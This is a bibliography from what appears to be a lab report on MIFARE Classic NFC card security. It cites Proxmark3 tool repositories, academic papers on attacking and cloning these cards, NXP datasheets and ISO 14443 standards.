[7] Gator96100, "GitHub," [Online]. Available: https://github.com/Gator96100/ProxSpace/. [Accessed 22 4 2019].

[8] iceman1001, "GitHub," [Online]. Available: https://github.com/iceman1001/proxmark3. [Accessed 22 4 2019].

[9] R. J. Rodriguez, "Hacking the NFC cards for fun and honor degrees," in *2013*, University of Zaragoza, Spain, 2013.

[10] G. d. K. Gans, J.-H. Hoepman and F. D. Garcia, "A Practical Attack on the MIFARE Classic," Radboud University Nijmegen, Netherlands, 2008.

[11] N. Semiconductors, *Datasheet Mifare MF1S503x Rev. 3.1*, NXP, 2011.

[12] ISO/IEC, "ISO 14443-3," ISO copyright office, Switzerland, 2001.

[13] N. Karsten and P. Henryk, "Mifare – Little Security, Despite Obscurity. In: "24C3: Volldampf voraus"," in *24th Chaos Communication Congress, Chaos Computer*, Berlin, 2007.

[14] P. v. R. R. V. R. W. S. Flavio D. Garcia, "Wirelessly Pickpocketing a Mifare Classic Card," Radboud University Nijmegen, Niederlande, 2009.

[15] N. T. Courtois, "The dark side of security by obscurity, and Cloning MiFare Classic Rail and Building Passes, Anywhere, Anytime," University College London, London, 2009.

[16] Y.-H. Chiu, W.-C. Hong, L.-P. Chou, J. Ding, B.-Y. Yang and C.-M. Cheng, "A Practical Attack on Patched MIFARE Classic," Springer, 2014, 2014.

[17] H. Plötz, Mifare Classic – Eine Analyse der, Berlin: Humboldt-Universität zu Berlin, 2008.

[18] N. T. Courtois, *THE DARK SIDE OF SECURITY BY OBSCURITY and Cloning MiFare Classic Rail and Building Passes, Anywhere, Anytime*, London, UK: University College London, 2009.

[19] C. Meijer and R. Verdult, *Ciphertext-only Cryptanalysis on Hardened Mifare ClassicCards*, Denver, Colorado, USA: ACM, 2015.

[20] S. Jasek, *A 2018 practical guide to hacking NFC/RFID*, Kraków, 2018.

[21] N. Semiconductors, *Datasheet Mifare MF1SPLUSx0y1 Rev. 3.2*, NXP, 2011.

[22] S. Nidhra and J. Dondeti, "BLACK BOX AND WHITE BOX TESTING TECHNIQUES –A LITERATURE REVIEW," International Journal of Embedded Systems and Applications, KarlsKrona, 2012.

[23] NXP Semiconducters, *AN10834, Mifare ISO/IEC 14443 PICC Selection, Rev 4.0*, Niederlande: NXP Semiconducters, 2017.

[24] J. Ostrowski and C. Arseven, "EVLIS - Embedded IoT Lab for IoT & Security," Proxmark3: FH-Campus Card NFC Security Valuation Juli 2019. [Online]. Available: https://wiki.elvis.science/index.php?title=Proxmark3:_FH-Campus_Card_NFC_Security_Valuation. [Accessed 22 Juli 2019].